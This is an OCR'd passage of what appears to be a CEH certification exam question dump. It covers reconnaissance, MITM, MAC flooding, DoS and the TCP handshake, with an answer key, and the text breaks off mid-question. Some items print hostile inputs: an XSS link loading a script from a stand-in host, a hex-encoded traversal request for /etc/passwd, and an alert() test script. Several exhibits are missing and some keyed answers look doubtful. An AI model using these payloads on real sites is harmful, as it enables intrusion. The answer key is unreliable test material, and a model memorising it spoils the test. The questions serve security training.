
C.
```
c:> nslookup
> Set record=hinfo
> certhack-srv
host: dns.certifiedhacker.com
Address: 10.0.0.4
sales.certifiedhacker.com     CPU = Intel Quad Chip OS=Linux 2.8
dns.certifiedhacker.com       Internet address = 10.0.0.56
```

D.
```
c:> nslookup
> Configure type=hinfo
> certhack-srv
Host: dns.certifiedhacker.com
IP: 10.0.0.4
sales.certifiedhacker.com     CPU = Intel Quad Chip OS=Linux 2.8
dns.certifiedhacker.com Internet address = 10.0.0.56
```

A. Option A
B. Option B
C. Option C
D. Option D

Answer: A

NEW QUESTION 132
- (Topic 1)
What type of attack is shown in the following diagram?



A. Man-in-the-Middle (MiTM) Attack
B. Session Hijacking Attack
C. SSL Spoofing Attack
D. Identity Stealing Attack

Answer: A

NEW QUESTION 136
- (Topic 1)
What is War Dialing?

A. War dialing involves the use of a program in conjunction with a modem to penetrate the modem/PBX-based systems
B. War dialing is a vulnerability scanning technique that penetrates Firewalls
C. It is a social engineering technique that uses Phone calls to trick victims
D. Involves IDS Scanning Fragments to bypass Internet filters and stateful Firewalls

Answer: A

NEW QUESTION 138
- (Topic 1)
An attacker has successfully compromised a remote computer. Which of the following comes as one of the last steps that should be taken to ensure that the compromise cannot be traced back to the source of the problem?

A. Install patches
B. Setup a backdoor
C. Install a zombie for DDOS
D. Cover your tracks


Answer: D

NEW QUESTION 142
- (Topic 1)
How would you describe an attack where an attacker attempts to deliver the payload over multiple packets over long periods of time with the purpose of defeating simple pattern matching in IDS systems without session reconstruction? A characteristic of this attack would be a continuous stream of small packets.

A. Session Hijacking
B. Session Stealing
C. Session Splicing
D. Session Fragmentation

Answer: C

NEW QUESTION 146
- (Topic 2)
Switches maintain a CAM Table that maps individual MAC addresses on the network to physical ports on the switch.




In MAC flooding attack, a switch is fed with many Ethernet frames, each containing different source MAC addresses, by the attacker. Switches have a limited memory for mapping various MAC addresses to physical ports. What happens when the CAM table becomes full?

A. Switch then acts as hub by broadcasting packets to all machines on the network
B. The CAM overflow table will cause the switch to crash causing Denial of Service
C. The switch replaces outgoing frame switch factory default MAC address of FF:FF:FF:FF:FF:FF
D. Every packet is dropped and the switch sends out SNMP alerts to the IDS port

Answer: A

NEW QUESTION 150
- (Topic 2)
What type of attack is shown here?



A. Bandwidth exhaust Attack
B. Denial of Service Attack
C. Cluster Service Attack
D. Distributed Denial of Service Attack

Answer: D

Explanation:
We think this is a DDoS attack not DoS because the attack is initialed in multiple zombies not single machine.

NEW QUESTION 152
- (Topic 2)
Every company needs a formal written document which spells out to employees precisely what they are allowed to use the company's systems for, what is prohibited, and what will happen to them if they break the rules. Two printed copies of the policy should be given to every employee as soon as possible after they join the organization. The employee should be asked to sign one copy, which should be safely filed by the company. No one should be allowed to use the company's computer systems until they have signed the policy in acceptance of its terms. What is this document called?

A. Information Audit Policy (IAP)
B. Information Security Policy (ISP)
C. Penetration Testing Policy (PTP)
D. Company Compliance Policy (CCP)

Answer: B

NEW QUESTION 153
- (Topic 2)
Data is sent over the network as clear text (unencrypted) when Basic Authentication is configured on Web Servers.

A. true
B. false

Answer: A

NEW QUESTION 158
- (Topic 2)
"Testing the network using the same methodologies and tools employed by attackers" Identify the correct terminology that defines the above statement.

A. Vulnerability Scanning
B. Penetration Testing
C. Security Policy Implementation
D. Designing Network Security

Answer: B

NEW QUESTION 163
- (Topic 2)
This is an example of whois record.

Registrant:
Jason Springfield, Inc
11807 N.E. 99th Street, Suite 1100
New York, NY 98682
USA

Registrar: Jason Springfield (http://www. jspringfield.com)
Domain Name: jspringfield.com
Created on: 29-DEC-10
Expires on: 29-DEC-14
Last Updated on: 23-FEB-11

Administrative Contact:
Contact, Admin Jack_Smith@jspringfield.com
Jason Springfield, Inc
11807 N.E. 99th Street, Suite 1100
New York, NY 98682
USA
360.253.6744
360.253.3556

Technical Contact:
Contact, Technical Sheela_Ravin@jspringfield.com
Jason Springfield, Inc
11807 N.E. 99th Street, Suite 1100
New York, NY 98682
USA
360.253.3456
360.253.2675

Billing Contact:
Contact, Technical David_Bruce@jspringfield.com
Jason Springfield, Inc
11807 N.E. 99th Street, Suite 1100
New York, NY 98682
USA
360.253.6654
360.253.1256

Domain servers (DNS) in listed order:
NS1.jspringfield.com
NS2.jspringfield.com

Sometimes a company shares a little too much information on their organization through public domain records. Based on the above whois record, what can an attacker do? (Select 2 answers)

A. Search engines like Google, Bing will expose information listed on the WHOIS record
B. An attacker can attempt phishing and social engineering on targeted individuals using the information from WHOIS record
C. Spammers can send unsolicited e-mails to addresses listed in the WHOIS record
D. IRS Agents will use this information to track individuals using the WHOIS record information

Answer: BC


NEW QUESTION 164
- (Topic 2)
Fred is the network administrator for his company. Fred is testing an internal switch. From an external IP address, Fred wants to try and trick this switch into thinking it already has established a session with his computer. How can Fred accomplish this?

A. Fred can accomplish this by sending an IP packet with the RST/SIN bit and the source address of his computer.
B. He can send an IP packet with the SYN bit and the source address of his computer.

C. Fred can send an IP packet with the ACK bit set to zero and the source address of the switch.
D. Fred can send an IP packet to the switch with the ACK bit and the source address of his machine.

Answer: D

NEW QUESTION 165
- (Topic 2)
What framework architecture is shown in this exhibit?



A. Core Impact
B. Metasploit
C. Immunity Canvas
D. Nessus

Answer: B

NEW QUESTION 169
- (Topic 2)
While testing web applications, you attempt to insert the following test script into the search area on the company's web site:
<script>alert('Testing Testing Testing')</script>
Later, when you press the search button, a pop up box appears on your screen with the text "Testing Testing Testing". What vulnerability is detected in the web application here?

A. Cross Site Scripting
B. Password attacks
C. A Buffer Overflow
D. A hybrid attack

Answer: A

NEW QUESTION 173
- (Topic 2)
This method is used to determine the Operating system and version running on a remote target system. What is it called?

A. Service Degradation
B. OS Fingerprinting
C. Manual Target System
D. Identification Scanning

Answer: B

NEW QUESTION 175
- (Topic 2)
Take a look at the following attack on a Web Server using obstructed URL:

```
http://www.certifiedhacker.com/script.ext?
template=%2e%2e%2f%2e%2e%2f%2e%2e%2f%65%74%63%2f%70%61%73%73%77%64
This request is made up of:
%2e%2e%2f%2e%2e%2f%2e%2e%2f = ../../../
%65%74%63 = etc
%2f = /
%70%61%73%73%77%64 = passwd
```

How would you protect from these attacks?

A. Configure the Web Server to deny requests involving "hex encoded" characters
B. Create rules in IDS to alert on strange Unicode requests
C. Use SSL authentication on Web Servers
D. Enable Active Scripts Detection at the firewall and routers

Answer: B

NEW QUESTION 177
- (Topic 2)
What is the correct order of steps in CEH System Hacking Cycle?

A. Step 1. Gaining Access
Step 2. Escalating Privileges
Step 3. Executing Applications
Step 4. Hiding Files
Step 5. Covering Tracks

B. Step 1. Covering Tracks
Step 2. Hiding Files
Step 3. Escalating Privileges
Step 4. Executing Applications
Step 5. Gaining Access

C. Step 1. Executing Applications
Step 2. Gaining Access
Step 3. Covering Tracks
Step 4. Escalating Privileges
Step 5. Hiding Files

D. Step 1. Escalating Privileges
Step 2. Gaining Access
Step 3. Executing Applications
Step 4. Covering Tracks
Step 5. Hiding Files

A. Option A
B. Option B
C. Option C
D. Option D

Answer: A

NEW QUESTION 179
- (Topic 2)
Yancey is a network security administrator for a large electric company. This company provides power for over 100, 000 people in Las Vegas. Yancey has worked for his company for over 15 years and has become very successful. One day, Yancey comes in to work and finds out that the company will be downsizing and he will be out of a job in two weeks. Yancey is very angry and decides to place logic bombs, viruses, Trojans, and backdoors all over the network to take down the company once he has left. Yancey does not care if his actions land him in jail for 30 or more years, he just wants the company to pay for what they are doing to him. What would Yancey be considered?

A. Yancey would be considered a Suicide Hacker
B. Since he does not care about going to jail, he would be considered a Black Hat
C. Because Yancey works for the company currently; he would be a White Hat
D. Yancey is a Hacktivist Hacker since he is standing up to a company that is downsizing


Answer: A

NEW QUESTION 180
- (Topic 2)
This TCP flag instructs the sending system to transmit all buffered data immediately.

A. SYN
B. RST
C. PSH
D. URG
E. FIN

Answer: C

NEW QUESTION 182
- (Topic 2)
You establish a new Web browser connection to Google. Since a 3-way handshake is required for any TCP connection, the following actions will take place.



? DNS query is sent to the DNS server to resolve www.google.com
? DNS server replies with the IP address for Google?
? SYN packet is sent to Google.
? Google sends back a SYN/ACK packet
? Your computer completes the handshake by sending an ACK
? The connection is established and the transfer of data commences
Which of the following packets represent completion of the 3-way handshake?

A. 4th packet
B. 3rdpacket
C. 6th packet
D. 5th packet


Answer: D

NEW QUESTION 186
- (Topic 2)
This is an attack that takes advantage of a web site vulnerability in which the site displays content that includes un-sanitized user-provided data.
<ahref="http://foobar.com/index.html?id=%3Cscript%20src=%22http://baddomain.com/bad script.js%22%3E%3C/script%3E">See foobar
What is this attack?

A. Cross-site-scripting attack
B. SQL Injection
C. URL Traversal attack
D. Buffer Overflow attack

Answer: A

NEW QUESTION 189
- (Topic 2)
What type of Virus is shown here?



A. Macro Virus
B. Cavity Virus
C. Boot Sector Virus
D. Metamorphic Virus
E. Sparse Infector Virus

Answer: B

NEW QUESTION 192
- (Topic 2)
What sequence of packets is sent during the initial TCP three-way handshake?

A. SYN, SYN-ACK, ACK
B. SYN, URG, ACK
C. SYN, ACK, SYN-ACK
D. FIN, FIN-ACK, ACK

Answer: A

NEW QUESTION 194
- (Topic 2)
A simple compiler technique used by programmers is to add a terminator 'canary word' containing four letters NULL (0x00), CR (0x0d), LF (0x0a) and EOF (0xff) so that most string operations are terminated. If the canary word has been altered when the function returns, and the program responds by emitting an intruder alert into syslog, and then halts what does it indicate?

A. A buffer overflow attack has been attempted
B. A buffer overflow attack has already occurred
C. A firewall has been breached and this is logged
D. An intrusion detection system has been triggered
E. The system has crashed

Answer: A

NEW QUESTION 198
- (Topic 2)
Jason is the network administrator of Spears Technology. He has enabled SNORT IDS to detect attacks going through his network. He receives Snort SMS alerts on his iPhone whenever there is an attempted intrusion to his network.
He receives the following SMS message during the weekend.

